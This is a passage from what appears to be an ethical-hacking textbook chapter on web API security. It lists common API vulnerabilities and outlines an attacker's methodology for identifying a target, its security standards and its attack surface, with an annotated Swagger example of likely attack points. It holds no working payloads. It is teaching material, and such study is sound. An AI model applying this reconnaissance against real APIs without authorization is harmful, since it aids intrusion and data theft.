
Modern web applications and SaaS platforms use APIs due to their extensive features, and most of the API security mainly focuses on technical aspects. Poor management of API permissions, flaws in business logic, and exposure of application logic and sensitive data such as personally identifiable information (PII) drastically increase the attack surface and pave the way for attackers to target these vulnerabilities to perform many attacks such as DoS and code injection attack.

Some common API vulnerabilities are listed below:

Vulnerabilities	Description
1. Enumerated Resources	▪ Design flaws can cause serious vulnerability, disclosing information through unauthenticated public API ▪ Allow attackers to guess user IDs easily, compromising the security of the user data
2. Sharing Resources via Unsigned URLs	▪ API returns URLs to hypermedia resources such as image, audio, or video files that are vulnerable to hotlinking ▪ This can cause several problems such as poor analytics and strains on resources, and can be used by attackers for exploitation ▪ Signed URLs can be used to implement policies such as rate limiting, auto expiration, and scoped sharing
3. Vulnerabilities in Third-Party Libraries	▪ Developers use third-party software libraries having open-source software licenses ▪ Avoiding regular updates and relegating security fixes can result in many security flaws

4. Improper Use of CORS	▪ Cross-origin resource sharing (CORS) is a mechanism that enables the web browser to perform cross-domain requests; improper implementations of CORS can cause unintentional flaws ▪ Using the "Access-Control-Allow-Origin" header for allowing all origins on private APIs can lead to hotlinking
5. Code Injections	▪ If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS to add malicious SQL statements or code to the input fields on the API ▪ Allow attackers to steal critical information such as session cookies and user credentials.
6. RBAC Privilege Escalation	▪ Privilege escalation is a common vulnerability present in APIs having role-based access control (RBAC) where changes to endpoints are made without proper attention ▪ Allow attackers to gain access to users' sensitive information
7. No ABAC Validation	▪ No proper attribute-based access control (ABAC) validation allows attackers to gain unauthorized access to API objects or perform actions such as viewing, updating, or deleting
8. Business Logic Flaws	▪ Many APIs come with vulnerabilities in business logic ▪ Allow attackers to exploit legitimate workflows for malicious purposes

Table 14.4: API vulnerabilities




Web API Hacking Methodology

Recent years have witnessed tremendous growth in the usage of web-based APIs for supporting heterogeneous devices such as mobile devices and IoT devices. These devices frequently communicate with backend web servers via APIs. To make these web-based APIs more user-friendly, developers are taking shortcuts to security, making online web services vulnerable to various attacks. Attackers use various techniques to identify and exploit vulnerabilities in these APIs. To hack an API, attackers need to identify the API technologies, security standards, and attack surface for exploitation.

Hacking a web API involves the following phases:

- Identify the target
- Detect security standards
- Identify the attack surface
- Launch attacks



Identify the Target

Before hacking an API, an attacker first needs to identify the target and its perimeter:

- **HTTP:** APIs such as SOAP and REST mostly use the HTTP protocol for communicating API-based messages. The HTTP protocol is a text-based protocol where the header information is transmitted in a readable format. For example, consider the following HTTP Request and Response headers:




Figure 14.87: Example of HTTP Request header





Figure 14.88: Example of HTTP Response header

As shown in the figure, both HTTP Request and Response headers are transmitted in plaintext; an attacker can easily manipulate these headers to identify the target.

- **Message Formats**: The API messages transmitted over the web will take some format such as JSON for REST API and XML for SOAP API. If these formats are used incorrectly, they can pave the way for vulnerabilities. As these formats are easy to understand, an attacker can easily manipulate messages encoded in these formats to identify the target and its perimeter.



Detect Security Standards

Although APIs claim to be secure as they incorporate security standards such as OAuth and SSL, they still include many vulnerabilities that can be exploited by attackers.

- APIs such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security.
- SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature. Although SSL is used for security, in most API messages, only sensitive user data such as credit card details are encrypted, leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation. For example, an attacker can capture and reuse a session token to retrieve a legitimate user's account information that is not encrypted.

Identify the Attack Surface


API Metadata Vulnerabilities

- API metadata reveals a lot of technical information such as paths, parameters, and message formats that are useful in performing the attack
- REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, whereas SOAP API uses WSDL/XML-Schema, etc.

API Discovery

- If an API does not use metadata, attackers monitor and record the communication between the API and an existing client to identify an initial attack surface
- Attackers use automated tools to generate metadata from the recorded traffic

Swagger Definition



Identify the Attack Surface

After identifying the target API to attack and its security implementations, an attacker needs to identify the attack surface for launching the attack. It is very easy to find an attack surface for UI-based applications, as we can see various input fields on the web pages. However, identifying the attack surface for an API is different as there are no built-in UI fields; we can only see an API endpoint. To identify an attack surface of an API, attackers need to understand the API's endpoints, messages, parameters, and behavior.

Use the following techniques to identify the attack surface of the target API:

- **API Metadata Vulnerabilities:** API metadata reveals a large amount of technical information such as paths, parameters, and message formats, which is useful for performing an attack. REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, while SOAP API uses WSDL/XML-Schema, etc. For example, consider the following code snippet of Swagger that reveals technical information.

Swagger Definition

```
-apis: [
    - {
        path: "/cust/{custId}",
      - operations: [
         - {
              method: "DELETE",
              summary: "Deletes a customer",
              notes: "",
              type: "void",
              nickname: "deleteCust",
            - authorizations: {
              - oauth2: [
                 -{
                    scope: "write:custs",
                    description: "modify custs in your account"
                 }
              ]
           },
         -parameters: [
            - {
                 name: "custId",
                 description: "Cust id to delete",
                 required: true,
                 type: "string",
                 paramType: "path",
                 allowMultiple: false
            }
    ],
```

Point of attack

HTTP Method: Are other methods handles correctly?

Oauth 2.0: are tokens enforced and validated correctly?

Is access validated? Are IDS sequential? Injection point?, etc.

What if we send multiple? Or none at all?

Figure 14.89: Example of Swagger definition

